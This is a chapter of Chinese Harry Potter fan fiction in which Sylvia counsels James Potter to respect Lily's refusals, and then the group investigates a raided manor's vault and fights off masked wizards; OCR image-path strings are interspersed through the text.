文趣网 > 都市小说 > HP希尔维亚小姐感到不满 > 25. 希尔维亚小姐目前不需要一个男朋友
    七月下旬,詹姆·波特终于承认自己追求莉莉·伊万斯的方法可能存在一点问题。

    这件事发生在一个非常不适合进行感情咨询的下午。波特家的果园刚下过雨,希尔维亚正坐在后门台阶上拆一只被她改坏了的警窥镜,旁边摊着几张战斗变形结构图。詹姆在她面前来回走了第四趟以后,她终于抬起头,告诉他如果再踩到自己的羊皮纸,就会让他下半辈子只能以单脚姿势参加魁地奇。

    詹姆这才停下来,犹豫半天,问了一个希尔维亚完全没有预料到的问题:“伊万斯到底为什么那么讨厌我?”

    希尔维亚把手里的银片放下,确认他不是在开玩笑以后,认真想了想。“你真的想知道?”

    詹姆立即点头。

    “因为你很自大。”

    他的表情明显受到了伤害。“我当然知道我有点——”

    “不是有点。”希尔维亚纠正,“而且你在她面前尤其严重。你喜欢她,所以每次莉莉出现,你就突然变得像一只开屏的孔雀。”

    詹姆皱起眉,显然认为孔雀这个比喻严重低估了自己。希尔维亚没给他抗议机会,继续指出真正的问题根本不在于他是否足够优秀。詹姆成绩很好,魁地奇打得很好,魔法也强,这些莉莉又不是看不见。他不停地表演,只会让人感觉他真正关心的是“莉莉有没有注意到詹姆·波特有多厉害”,而不是莉莉本人到底想不想看。

    这一次詹姆没有立刻反驳。

    希尔维亚觉得这是个好迹象。

    “还有,”她把修到一半的警报器重新拿起来,“别每次她说不的时候都当成下一次继续问的前奏。她说不,就是不。她不是一道只要你坚持足够久就会解开的变形术题。”

    詹姆在她旁边坐下来,过了好一会儿才说:“我没觉得她欠我什么。”

    “那就别表现得像她迟早会答应,只是还没发现你有多好。”

    这句话显然真正戳中了什么。詹姆低头扯了一根草,难得没有用笑话把话题带过去。他过去一直把自己的追求理解成一件很简单的事:自己喜欢莉莉,所以努力让她喜欢自己。他确实没有恶意,也从没真正想过逼迫她,可在他的逻辑里,“她现在不喜欢我”一直更接近一种暂时状态,而从小被追捧长大的詹姆波特更倾向于认为莉莉终会喜欢他。

    希尔维亚看着他突然安静下来,最后补了一句:“你要是真喜欢她,就先尊重她的想法。不是为了让她以后喜欢你。只是因为她说的话本来就值得尊重。”

    詹姆抬起头。“那我要是不追了?”

    “我没这么说。”

    “所以还能追?”

    希尔维亚闭了闭眼,开始觉得刚才所有努力可能都白费了。“你可以喜欢她。你甚至可以以后再问。问题是别把每一次相处都变成‘你看我多适合当男朋友’。莉莉不是来参加你的竞选活动的。”

    从厨房出来的西里斯刚好听见最后一句,当场笑得差点把手里的两杯黄油啤酒都洒掉。詹姆立刻宣布自己从今以后绝不会再向斯莱特林寻求感情建议,希尔维亚对此十分满意,她本来也不想给愚蠢的青春期男生解决问题。

    不过从第二天开始,詹姆确实安静了一点。

    不是突然变成另一个人。他还是会在莉莉来波特家时第一时间出现,还是会因为她夸一句魁地奇动作就心情好半天,也还是明显喜欢她。只是他开始尝试不把所有注意力都变成表演。有一次莉莉和艾琳坐在厨房里讨论一份药剂记录,詹姆进来以后原本已经准备插话,最后却只从桌上拿了苹果便走。西里斯站在门外看见这一幕,足足追着他检查了一条走廊,坚信希尔维亚给好友施了某种持续性夺魂咒。变化很小。

    至少莉莉注意到了。她什么也没说。

    但第三次来波特家时,詹姆问她要不要一起去果园打魁地奇,她没有立刻拒绝,只问:“正常打,还是你们那种会把果树撞断的打法?”

    詹姆居然忍住了“你来我就正常打”这种他过去一定会说的话,只回答:“看人数。”

    莉莉看了他一眼,最后拿起了扫帚。

    希尔维亚远远看见这一幕,觉得自己的咨询成果已经可以宣布结案。

    艾琳带来的消息是在八月初。她到波特家时甚至没有先喝尤菲米娅递来的茶,便从旅行袋里取出一沓厚厚的羊皮纸。最上面是一张已经废弃的旧庄园平面图,右下角写着一个希尔维亚最近很熟悉的姓氏——伯克。

    并不是博金—博克商店的那位伯克本人,而是一支旁系。庄园主人三周前遭到袭击,两名成年巫师死亡,剩下一名女儿当时在国外,因此幸存。魔法部完成现场检查以后已经解除封锁,而艾琳父亲恰好认识负责处理遗产魔法物品的鉴定师。那位女儿正在出售庄园,大部分危险物品已经被清理,却有一间地下收藏室始终无法解释。

    “打不开?”莉莉问。

    “已经打开了。”艾琳把另一张检测报告推过去,“问题是里面什么都没有。”

    希尔维亚看了她一眼。“空房间很少值得你带三十页资料来。”

    艾琳显然很满意有人立刻理解重点。收藏室在袭击前并不是空的。遗产目录证明里面至少保存过十七件古老魔法物品,其中大部分不算特别珍贵,只有一件来源很模糊——一面据说从十九世纪以前便由伯克家收藏的黑曜石镜。袭击以后,金银、魔法书和其他可携带物品大都没有动,只有那面镜子失踪。

    更奇怪的是,墙上留下了一圈非常复杂的魔法残痕。

    魔法部把它判断为袭击者破坏防护咒时产生的混合痕迹,艾琳却不这么认为。

    “防护是从外面被破坏的。”她指着图纸,“但这一层痕迹朝向里面,而且形成时间更早。我觉得有人在镜子存放的位置做过别的魔法。”

    莉莉拿过检验报告,很快找到了其中几种残留物。“还有银粉和龙血。不是正常保存古董会用的东西。”

    希尔维亚已经站起来。

    “什么时候去?”

    厨房里忽然安静。

    艾琳说:“明天。”

    另一张桌边正在下巫师棋的詹姆和西里斯同时抬头。希尔维亚闭了闭眼。她就知道。

    “你们三个要去哪?”詹姆问。

    “没有你们的地方。”莉莉回答得非常熟练。

    十分钟以后,事情发展成了一场毫无必要的争执。三个女孩原本的计划并不算鲁莽:庄园已经由魔法部确认解除危险,艾琳认识的成年鉴定师会在现场,麦克唐纳先生也会同行,她们只是获得允许观察那间地下收藏室的残留魔法,而不是偷偷闯进正在冒黑烟的谋杀现场。可詹姆和西里斯仍然坚持参加。

    理由也很简单:如果希尔维亚她们调查的确实与伏地魔有关,那么“已经安全”是一个非常依赖魔法部工作质量的判断,而最近魔法部显然不是英国最值得盲目信任的机构。

    莉莉最初坚决反对,尤其对詹姆表示这不是探险。詹姆这一次却没有像过去一样立刻证明自己能够解决任何问题,只说:“我知道。我不是去抢你们发现的东西。多两根魔杖总比少两根好。”

    莉莉明显停了一下。

    希尔维亚也看了他一眼。

    这句话大概是詹姆这一星期里第一次真正把她的建议听进去。

    西里斯则比他坦率得多,直接告诉希尔维亚:“你去,我就去。”

    “凭什么?”

    “没有凭什么。”他靠着门框,神情很轻松,“你也可以不让我跟着。然后我自己去。”

    希尔维亚盯着他几秒,最终决定与其花时间阻止一个肯定会偷偷出现的人,不如至少把他放在视线范围内。

    于是第二天清晨,原本的三人调查组扩张成了一个非常不正式的五人小队。

    麦克唐纳先生对此的评价是:“我记得昨天只有三个学生。”

    艾琳说:“情况恶化了。”伯克家旧庄园位于威尔特郡一片远离村庄的林地里。

    从外面看,它甚至不像遭到过袭击。石灰色外墙仍然完整,几扇窗户已经封住,花园却因为几个星期无人打理而疯长。真正留下痕迹的是门厅。地板有一大片石砖颜色明显更浅,据说那里原本有无法完全清除的血迹;楼梯栏杆缺了一段,墙角还有几处恶咒烧过以后留下的黑斑。

    莉莉进门以后比平时安静了许多。

    这不是报纸上的照片。

    有人真的死在这里。

    詹姆也没有开玩笑。他甚至没有刻意靠到莉莉旁边,只在鉴定师开始说明袭击路线时认真听。希尔维亚注意到这一点,却很快把注意力转回现场。她发现自己来到真正发生过死亡的房子以后,也没有预想中的兴奋。调查一个黑魔王的弱点在图书馆里很像一道复杂题目,可地板上的焦痕会提醒人,这道题每一条线索后面都曾经是一个活人。

    地下收藏室位于庄园西侧,门已经拆掉。房间不大,三面墙上留着已经清空的木制展示架。艾琳进去以后很快戴上龙皮手套,沿墙面一点点检查。她现在还没有受过真正专业的黑魔法鉴定训练,却已经表现出一种近乎本能的耐心,不会因为发现一处异常便立刻伸手。莉莉则蹲在原本放置黑曜石镜的石台附近,用小玻璃管收集缝隙里的粉末。

    希尔维亚对材料不如她们敏感。

    她看的是房间和魔力波动,那个石台的位置不对。

    准确地说,是周围所有东西的位置都太合理,以至于石台反而显得奇怪。收藏室的展示架沿墙排列,只有镜子被单独放在中央偏后的位置,背后还隔着将近三英尺空隙。“这里原来还有东西。”她说。

    艾琳抬头。

    希尔维亚蹲下来摸了摸地面。石砖表面已经被清理过,肉眼看不出差别,可她使用一个极轻的变形探测以后,立刻感觉到石台后方三块石砖内部结构与其他位置不同。

    说明被长期改变过。

    她没有直接施法,而是叫来成年鉴定师。对方检查以后脸色也变了,随后让所有学生退后,自己解除表层残留咒。三块石砖缓慢分开,露出下面一个只有手掌宽的凹槽。里面没有东西。却留下了一层黑色蜡状物。

    莉莉刚想靠近,詹姆忽然伸手拦了一下。

    “先等检查。”莉莉看向他。詹姆已经收回手,没有说“危险”或者“你别过去”,只是让出位置给成年鉴定师。

    那人检测了几次,确认没有主动诅咒后,莉莉才过去。她用银针挑了一点残留物,很快皱起眉。这不是蜡,而是一种混合了树脂、血液和某种强魔法稳定材料的旧封存剂,而且年代明显比最近的袭击更早。

    艾琳则从凹槽内部找到一道极浅的刻痕。

    像一个字母。又像符号的一部分。

    三个人正在研究时,楼上突然传来巨响。

    整个地下室的灯同时熄灭。

    成年鉴定师第一时间喊所有人靠墙,麦克唐纳先生已经拔出魔杖。下一秒,一道绿色光从楼梯方向掠过,击中地下室入口旁边的墙面,石屑瞬间爆开。

    不是魔法部留下的陷阱。而是别人设下的。

    有人回来了。

    事情随即失去所有调查应有的秩序。

    两名蒙面的成年巫师从楼梯口冲下来,显然同样没料到庄园里还有人。第一道恶咒被麦克唐纳先生挡住,鉴定师立刻试图封锁入口,却被另一道爆破咒炸开。

    希尔维亚甚至没有思考。墙先动了。

    入口两侧的石砖同时向内折叠,逼得其中一名攻击者改变方向;詹姆的缴械咒紧跟着从缝隙穿过去,对方被迫后退。

    西里斯立即绕向另一侧,封住通往后方储藏通道的路线。这使希尔维亚有一种极其熟悉的畅快感。他们一次打过太多次,培养出一种诡异的默契,以至于现在站到同一边,根本不需要商量谁会做什么。第二名巫师尝试从石墙上方施咒,希尔维亚只抬高半尺地面,詹姆便立刻利用新出现的角度打出一道昏迷咒。攻击者闪开,却正好进入西里斯的范围,被一道束缚咒缠住脚踝。

